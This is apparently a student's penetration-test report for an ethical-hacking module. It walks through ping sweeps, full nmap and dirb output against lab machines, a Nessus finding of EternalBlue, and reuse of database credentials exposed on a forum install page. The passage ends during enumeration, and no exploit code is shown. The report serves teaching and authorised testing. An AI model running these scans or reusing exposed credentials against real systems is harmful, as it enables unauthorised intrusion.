



Penetration Test of a Network

Tia Cotton - 1602119

CMP210: Ethical Hacking 1

Ethical Hacking - Year 2

2019/20

Abstract

This report aims to allow the reader to fully understand the outcome of the requested penetration test and what they are able to do to secure their network. This report will demonstrate the vulnerabilities found and the tools used to find them as well as how these vulnerabilities can be exploited to get further into the network or get valuable data from the network. Finally, this report will also detail the company's overall state of security as well as countermeasures available for the company to make use of and how they can be implemented securely.

The company has given scope of the full network to be tested and have also included a dedicated account on the network for the penetration tester to be used within the test, the tester will ensure that only areas in scope are tested to make sure that the Computer Misuse Act is not breached. The penetration tester will use a robust methodology within the testing of the network which will be demonstrated throughout the report.

The tester will use various tools to find vulnerabilities throughout the network, once they are found the tester will attempt to exploit them, through exploiting the vulnerabilities it is possible that the tester can get further into the network and may even get valuable data or privileges on the network. A detailed and full description of each vulnerability will be given as well as the type of exploit used, including the result of the exploit.

Once the test is complete, countermeasures for the vulnerabilities found in the test will be produced and will have a detailed description of the countermeasure and how it can be implemented into the network by the company. There will also be recommendations for the overall state of security of the network, similar to the countermeasures there will be a detailed description of the issue affecting the network and the steps the company can take to reduce the threat to their network.

+Contents

Introduction	4
Background	4
Aim	4
Procedure	5
Overview of Procedure	5
Scanning	6
Vulnerability Scanning	10
Enumeration	13
Password Cracking	20
System Hacking	22
Discussion	28
General Discussion	28
Countermeasures	29
Conclusions	31
References	32
Appendices	34
Appendix A - Scanning (Ping & Nmap Results)	35
1.1 Server 1 - (nmap -A results)	35
1.2 Server 2 – (nmap -A results)	41
1.3 Client 1 – (nmap -A results)	44
1.4 Client 2 – (nmap -A results)	47
Appendix B - Vulnerability Scanning (Nessus)	50
Appendix C - Enumeration	64
3.1 Dirb results for server two	64
3.2 NBTEnum Results	67
3.3 Enum4Linux Results	73
3.3.1 Client 2 Results	73
3.3.2 CLIENT 1 RESULTS	89

Appendix D - Password Cracking	92
4.1 Domain Hash Dump from meterpreter	92

1 INTRODUCTION

1.1 BACKGROUND

As the internet continues to expand at a large scale - more and more businesses and companies are beginning to move themselves online – it is incredibly important that these businesses protect their customers from online threats who may be out to get personal information, money or simply disrupt their experience with the business. This is where cybersecurity becomes involved - if no-one looks after the security aspect of the business, it's an easy target for cybercriminals and optimistic hackers to take advantage of.

By carrying out penetration tests, these businesses can see where there are 'gaps' within their defenses and how hackers may try to get into their network and systems. Without these tests, it is possible that the businesses can be victims of cyber- crime and would become part of the statistics of those affected by hackers and malicious attackers.

1.2 AIM

The aim of this white-box penetration test is to find vulnerabilities within the company network. The tester will do this by acting as a malicious actor trying to gain access to the company's network and escalate their privileges to an admin or 'root' user within the network, the tester has been given credentials to a client machine and will use this as a part of the test.

The tester will scan the network for open ports and services to take advantage of or gather information from. With the information that they have gathered, they will move onto the enumeration stage where they attempt to find information about the rest of the network and the machines connected to it, once they have a sufficient amount of information they will continue to the system hacking and exploitation stage where the tester will attempt to gain access into the network and into the machines connected to it as well as escalate their own privileges to the root user.

The tester will then feedback this information to the user within the discussion section of the report and they will also recommend countermeasures that the client should implement in order to protect themselves from threats that the tester has identified. The tester will also provide an overall rating of the system and what they believe the client should do after they receive this document.

2 PROCEDURE

2.1 OVERVIEW OF PROCEDURE

For the penetration test to be completed successfully, a specific methodology had been adopted, which is the FirstBase technology methodology. The tester has carried out scanning, vulnerability scanning, enumeration and the system hacking in that order against the client's network. The tester had also decided to include password cracking as a header within the report after enumeration, as it was a large part of the enumeration procedure and is likely going to be of interest to the company.

The first step of the penetration test was scanning, the tester has scanned the network using the provided IP addresses to better understand the layout of the network as well as the services and ports being used. The tester pinged the IP addresses to ensure that they were alive and able to receive packets of data, then once they were satisfied that addresses were suitable to be tested, they carried on with their scans to map the network. When mapping the network, they look at the type of services and ports that are open and how they can be utilised within the test, the tester was also able to gather information on the type of system that is hosting the IP address, such as what type of operating system it is running, its physical address and what application is using a service on the machine.

The second step of the penetration test was the vulnerability scan. The tester had made use of a specialised application to test each of the IP addresses provided in order to determine if there are any vulnerabilities on the machine or with the services being used, how vulnerable they are and how they can be exploited by attackers. They had also used the same tool used earlier on in the test to scan the network, to scan for vulnerabilities to ensure that there were no discrepancies between the two tools. The tester then used the vulnerability scans to help gather more information about the system and the network as well as shaping their plan of attack for the system hacking phase.

The third phase of the penetration test was enumeration; this was a large section of the penetration test as it required a large selection of tools to gather a lot of certain pieces of information. Several tools were used within the enumeration phase to gather information on the services and the machine being used, it was incredibly important for the tester to have as much information on these services and the machine as possible or else they would not have been able to conduct a well carried out attack, this is due to enumeration allowing the tester to get a better and deeper understanding of how the network and the connected machines operate.

Also within the enumeration phase there was password cracking, this stage required a mix of both enumeration and system hacking. In order to obtain the passwords, the tester had to exploit a vulnerability in the machines within the network, which required the information that they had already found after having completed the enumeration phase. Once they had exploited the vulnerability, the tester had to put the encrypted passwords into a specific tool that would solve their encryption and display the password for the user in plain text, once the passwords were in plain text, we can then use them to gather more information on the system.

The last step of the test was system hacking, which is the exploitation of the system. The tester used all the information that they gathered in the phases before and utilised them in manipulating the systems and the network, the tester's goal was to be able to reach a privileged or higher position within the system such as an admin or privileged user from a low or standard position such as a standard user. The tester used multiple tools and exploited the vulnerabilities found in the vulnerability scanning phase as well as manipulating the services discovered during the scanning and enumeration phases.

2.2 SCANNING

The tester started the penetration test and the first phase, by simply testing that each of the four IP addresses provided were alive and that the tester was able to communicate with them. The tester did this by sending a simple ping command to each IP address and sending them some packets and waiting for them to be sent back from the receiving address.

```
root@kali:~/Desktop# ping 192.168.0.1
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=128 time=0.808 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=128 time=0.953 ms
64 bytes from 192.168.0.1: icmp_seq=3 ttl=128 time=0.959 ms
64 bytes from 192.168.0.1: icmp_seq=4 ttl=128 time=1.29 ms
64 bytes from 192.168.0.1: icmp_seq=5 ttl=128 time=0.778 ms
64 bytes from 192.168.0.1: icmp_seq=6 ttl=128 time=1.30 ms
^C
--- 192.168.0.1 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5039ms
rtt min/avg/max/mdev = 0.778/1.013/1.296/0.207 ms
root@kali:~/Desktop#
```

Figure 1. Pinging Server 1

```
root@kali:~/Desktop# ping 192.168.0.2
PING 192.168.0.2 (192.168.0.2) 56(84) bytes of data.
64 bytes from 192.168.0.2: icmp_seq=1 ttl=128 time=1.19 ms
64 bytes from 192.168.0.2: icmp_seq=2 ttl=128 time=0.567 ms
64 bytes from 192.168.0.2: icmp_seq=3 ttl=128 time=1.01 ms
64 bytes from 192.168.0.2: icmp_seq=4 ttl=128 time=0.895 ms
64 bytes from 192.168.0.2: icmp_seq=5 ttl=128 time=0.484 ms
^C
--- 192.168.0.2 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4037ms
rtt min/avg/max/mdev = 0.484/0.829/1.188/0.266 ms
root@kali:~/Desktop#
```

Figure 2. Pinging Server two

```
root@kali:~/Desktop# ping 192.168.0.10
PING 192.168.0.10 (192.168.0.10) 56(84) bytes of data.
64 bytes from 192.168.0.10: icmp_seq=1 ttl=128 time=22.7 ms
64 bytes from 192.168.0.10: icmp_seq=2 ttl=128 time=0.266 ms
64 bytes from 192.168.0.10: icmp_seq=3 ttl=128 time=0.275 ms
64 bytes from 192.168.0.10: icmp_seq=4 ttl=128 time=0.401 ms
^C
--- 192.168.0.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3044ms
rtt min/avg/max/mdev = 0.266/5.910/22.700/9.693 ms
```

Figure 3. Pinging Client one

```
root@kali:~/Desktop# ping 192.168.0.11
PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.
64 bytes from 192.168.0.11: icmp_seq=1 ttl=128 time=2.81 ms
64 bytes from 192.168.0.11: icmp_seq=2 ttl=128 time=0.871 ms
64 bytes from 192.168.0.11: icmp_seq=3 ttl=128 time=0.349 ms
64 bytes from 192.168.0.11: icmp_seq=4 ttl=128 time=0.403 ms
^C
--- 192.168.0.11 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3049ms
rtt min/avg/max/mdev = 0.349/1.109/2.813/1.004 ms
```

Figure 4. Pinging Client two

Once the tester was satisfied that the addresses were valid and that they were able to communicate with the tester's machine, they continued to the next phase of scanning, the tester used the tool 'nmap'. Nmap is an incredibly powerful tool that can be used for simple jobs such as detecting open ports or ports behind a firewall to finding vulnerabilities on a network or system, to start with the tester used a basic nmap scan on all four IP addresses to discover what ports and services were running.


```

root@kali:~/Desktop# nmap 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-11 11:45 EST
Nmap scan report for 192.168.0.1
Host is up (0.00037s latency).
Not shown: 972 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
25/tcp    open  smtp
42/tcp    open  nameserver
53/tcp    open  domain
79/tcp    open  finger
80/tcp    open  http
88/tcp    open  kerberos-sec
99/tcp    open  metagram
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
49163/tcp open  unknown
49167/tcp open  unknown
MAC Address: 00:0C:29:77:67:D6 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.81 seconds

```

Figure 5. NMAP'ing Server 1

```

root@kali:~/Desktop# nmap 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-11 11:45 EST
Nmap scan report for 192.168.0.2
Host is up (0.0012s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
42/tcp    open  nameserver
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49163/tcp open  unknown
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.47 seconds
root@kali:~/Desktop#

```

Figure 6. NMAP'ing Server two

```
root@kali: ~/Desktop
root@kali:~/Desktop# nmap 192.168.0.10
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-15 05:59 EST
Nmap scan report for 192.168.0.10
Host is up (0.0015s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
MAC Address: 00:0C:29:4D:BD:53 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.18 seconds
root@kali:~/Desktop#
```

Figure 7. NMAP'ing Client one

```
root@kali:~/Desktop# nmap 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-15 06:02 EST
Nmap scan report for 192.168.0.11
Host is up (0.00025s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49163/tcp  open  unknown
MAC Address: 00:0C:29:BC:2C:74 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.63 seconds
```

Figure 8. NMAP'ing Client two

As soon as the tester had finished the scans, they were able to identify that there were two servers and client machines. This was noted due to the services and ports that were open, the tester then moved onto scanning the servers and clients with a more specific nmap scan. Normally, the tester would perform both TCP and UDP scans, however from the basic NMAP scans it was noted that there was no UDP protocols open and that it would be counterintuitive to carry out a UDP scan. The tester executed TCP scans for the two servers and the two clients and outputted them to text files. (Appendix A).

```
root@kali:~/Desktop# nmap -sT -p 1-65535 -v -v -T5 -oN server1TCP.txt 192.168.0.1
192.168.0.2 giving up on port because retransmission cap
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-15 12:24 EST
```

Figure 9. TCP Scan Command for Server one

```
root@kali:~/Desktop# nmap -sT -p 1-65535 -v -v -T5 -oN server2TCP.txt 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 12:24 EST
```

Figure 10. TCP Scan Command for Server two

```
root@kali:~/Desktop# nmap -sT -p 1-65535 -v -v -T5 -oN client1.txt 192.168.0.10
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-15 06:04 EST
```

Figure 11. TCP Scan Command for Client one

```
root@kali:~/Desktop# nmap -sT -p 1-65535 -v -v -T5 -oN client2.txt 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-15 06:04 EST
```

Figure 12. TCP Scan Command for Client two

For the final section of the scanning phase, the tester used NMAP's '-A' function which scans the chosen IP for OS and version detection, script scanning and traceroute. This was a very comprehensive scan which in turn returns a lot of important and useful data about the target that can be used within the enumeration stage to build on the information we already have from the scanning phase, it was understood that this scan was particularly active and may have been noticed within the company. (Appendix A).

```
root@kali:~/Desktop# nmap -A 192.168.0.1
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 13:29 EST
```

Figure 13. NMAP -A command for Server one

```
root@kali:~/Desktop# nmap -A 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-12 13:31 EST
```

Figure 14. NMAP -A command for Server two

```
root@kali:~/Desktop# nmap -A 192.168.0.10
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-15 06:12 EST
```

Figure 15. NMAP -A command for Client one

```
root@kali:~/Desktop# nmap -A 192.168.0.11
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-16 08:56 EST
```

Figure 16. NMAP -A command for Client two

The tester had scanned all the given addresses from the client successfully and had gathered the required and relevant information and was then able to carry on to the next phase which was vulnerability scanning.

2.3 VULNERABILITY SCANNING

Now that the tester was finished with the first phase of the test, they were able to move on to the second phase of the test which was vulnerability scanning. The tester used a professional tool that is commonly used in the penetration testing community to scan a target for vulnerabilities, the tool that the tester used

for the vulnerability scanning phase was Nessus, the tester has an account for this and will attach the full findings in the appendix. (Appendix B).

The tester inputted their targets into Nessus and received a comprehensive result of the findings within the dashboard on Nessus. There are five different types of vulnerabilities in Nessus, there are Critical, High, Medium, Low and Info, most of the vulnerabilities the tester found were info vulnerabilities which essentially inform the tester that Nessus has found something or wasn't able to perform a specific scan due to a reason specified within the 'info' tab.



Figure 17. Example of Nessus' vulnerability scale.

The Critical, High, Medium and Low vulnerabilities all correspond to how serious the security issue is, for example a 'Critical' vulnerability would be that if that vulnerability were to be exploited, it would have a detrimental effect on the system the vulnerability was on while a 'Low' vulnerability would have an effect on the system but it is not as dangerous as 'High' or 'Critical' would be. This is not to say that the low and medium vulnerabilities should be discounted as *not as important* as the high and critical vulnerabilities, but rather that the Critical and High vulnerabilities should be dealt with before the lows and mediums.




Figure 18 – Nessus Scan for all of the given IP Addresses

From the attached scan above, the tester has been given a dashboard containing all the vulnerabilities discovered on each system, the tester's main focus was the critical and high vulnerabilities as they were able to get the tester into the system and escalate their privileges to admin. In terms of vulnerabilities, Server one had four critical and eight high vulnerabilities, Server two had three critical and seven high vulnerabilities, Client one and two both had one critical and one high vulnerability, each of the systems had an eternal blue vulnerability that the tester was able to exploit in the system hacking phase, this


vulnerability was critical as the eternal blue exploit allows an attacker to exploit the SMB protocol that each of the systems use to communicate with each other.

Some of the other vulnerabilities are about the protocols that the servers had opened, for example Server two had a critical vulnerability surrounding the DNS protocol which was open on port 53 on the server. There were more vulnerabilities surrounding the webserver on the server systems which the tester would have exploited but were unfortunately out of scope, this information will be included in the future work and discussion section of this report.

2.4 ENUMERATION

Once the tester has completed the vulnerability scanning phase of the test, they moved onto the next phase which is Enumeration. In this phase, the tester's aim was to gather as much relevant information about the system as possible in order to gain a better understanding of the system to aid them in the system hacking phase. The tester had used the scanning and vulnerability scanning to see where there may be opportunities to gain a foothold within the system to begin the system hacking phase from and used a mixture of manual information gathering and the use of some tools to enumerate the required information.

The tester noticed during the scanning phase that the servers both had open HTTP ports, this meant that it was likely that the servers had web servers being held on them. The tester used this information to use a specific tool to find directories within the web server and if there were any particularly interesting files on the web server that could be used for the system hacking phase.

A terminal window with a dark blue background and a dragon logo. The text shows an Nmap scan command being executed from a Kali Linux machine. The output shows two hosts, 192.168.0.1 and 192.168.0.2, both with port 80 open and running the http service. The scan was completed in 13.28 seconds.

```
root@kali:~/Desktop# nmap -p 80 192.168.0.1 192.168.0.2
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-16 13:17 EST
Nmap scan report for 192.168.0.1
Host is up (0.014s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:77:67:D6 (VMware)

Nmap scan report for 192.168.0.2
Host is up (0.014s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:0C:29:70:FC:E3 (VMware)

Nmap done: 2 IP addresses (2 hosts up) scanned in 13.28 seconds
```

Figure 19 - Server one and two with open HTTP ports

The tester used the tool called Dirb, this tool is a brute force content finder for web servers, the tool takes a large wordlist and tests them against the webserver, if the tool finds a web page for that word it displays it on the terminal for the tester to see. The tester used this tool for both of the servers to see what content the web server contained. Server one's dirb result was significantly smaller than Server two's dirb result and this is due to what Server two was hosting. (All of server two's Dirb results in appendix C).


```

root@kali:~/Desktop# dirb http://192.168.0.1

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Thu Dec 12 12:58:59 2019
URL_BASE: http://192.168.0.1/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.1/ ----
+ http://192.168.0.1/aux (CODE:403|SIZE:212)
+ http://192.168.0.1/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.0.1/com1 (CODE:403|SIZE:213)
+ http://192.168.0.1/com2 (CODE:403|SIZE:213)
+ http://192.168.0.1/com3 (CODE:403|SIZE:213)
+ http://192.168.0.1/con (CODE:403|SIZE:212)
+ http://192.168.0.1/index.php (CODE:200|SIZE:22)
+ http://192.168.0.1/lpt1 (CODE:403|SIZE:213)
+ http://192.168.0.1/lpt2 (CODE:403|SIZE:213)
+ http://192.168.0.1/nul (CODE:403|SIZE:212)
+ http://192.168.0.1/prn (CODE:403|SIZE:212)
+ http://192.168.0.1/server-info (CODE:403|SIZE:220)
+ http://192.168.0.1/server-status (CODE:403|SIZE:222)
+ http://192.168.0.1/webalizer (CODE:403|SIZE:218)

-----

END TIME: Thu Dec 12 12:59:04 2019
DOWNLOADED: 4612 - FOUND: 14
root@kali:~/Desktop#

```

Figure 20 - Dirb results for Server one

```

root@kali:~/Desktop# dirb http://192.168.0.2

-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Thu Dec 12 14:06:34 2019
URL_BASE: http://192.168.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.2/ ----
+ http://192.168.0.2/aux (CODE:403|SIZE:212)
+ http://192.168.0.2/backup (CODE:403|SIZE:215)
+ http://192.168.0.2/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.0.2/changelog (CODE:200|SIZE:17047)
+ http://192.168.0.2/ChangeLog (CODE:200|SIZE:17047)
+ http://192.168.0.2/com1 (CODE:403|SIZE:213)
+ http://192.168.0.2/com2 (CODE:403|SIZE:213)
+ http://192.168.0.2/com3 (CODE:403|SIZE:213)
+ http://192.168.0.2/con (CODE:403|SIZE:212)
+ http://192.168.0.2/config (CODE:403|SIZE:215)
==> DIRECTORY: http://192.168.0.2/images/
==> DIRECTORY: http://192.168.0.2/Images/
==> DIRECTORY: http://192.168.0.2/includes/
+ http://192.168.0.2/index.php (CODE:503|SIZE:1061)
==> DIRECTORY: http://192.168.0.2/install/
==> DIRECTORY: http://192.168.0.2/js/
==> DIRECTORY: http://192.168.0.2/lang/
+ http://192.168.0.2/license (CODE:200|SIZE:33093)

```

Figure 21 - Start of Dirb results for Server two

The tester then used a standard web browser to navigate to the server's index pages. Server one's index page was a simple line of text, that didn't give much away about the server, while Server two's initial index page displayed an error with the database connected to the web server.




Figure 22 - Server one's index page




Figure 23 - Server two's index page

Once the tester had loaded the server's web pages up, they then tried the other pages on the server in order to gain more information about the web server and the system the server was running on, to do this the tester went to the 'system-info' web pages on each server. Unfortunately, the user was blocked from gaining access to this.




Figure 24 - Server one's server-info page




Figure 25 - Server two's server-info page

The tester decided that Server one's web page didn't have any more information to reveal, so stopped attempting to gather information from that web server, however Server two's web page revealed that there was likely more information about the web server to be found. Using the results that dirb produced, there was a URL called, '192.168.0.2/install', the tester navigated to this URL on a standard web browser and discovered a web page that allowed them to install a forum, this page also contained the MySQL credentials in plain text at the very top of the page.




Figure 26 - Server two's install page

The tester then continued through this page, where they found a form that would allow them to install the little forum, the tester used the given credentials to set up their own forum on the server's database. The forum was successfully created and the tester had their own forum on the client's server with the client's database. Once the tester had done this, the forum page was set up and they could begin posting. The tester tried some SQL injections to see if they could possibly get data from the database, however the website was not susceptible to these attacks.

my little forum

Installation

- To install the forum please fill out and submit the following form.
- During the installation process the file `config/db_settings.php` will be overwritten. Depending on your server configuration you might have to change the write permission of this file (try CHMOD 666 if you get an error message; set it back to 644 after the installation).
- The directory `templates_c` needs to be writable by the template engine. Depending on your server configuration you might have to change the write permission of this directory (try CHMOD 770, 775 or 777 if you get an error message or blank page after the installation).
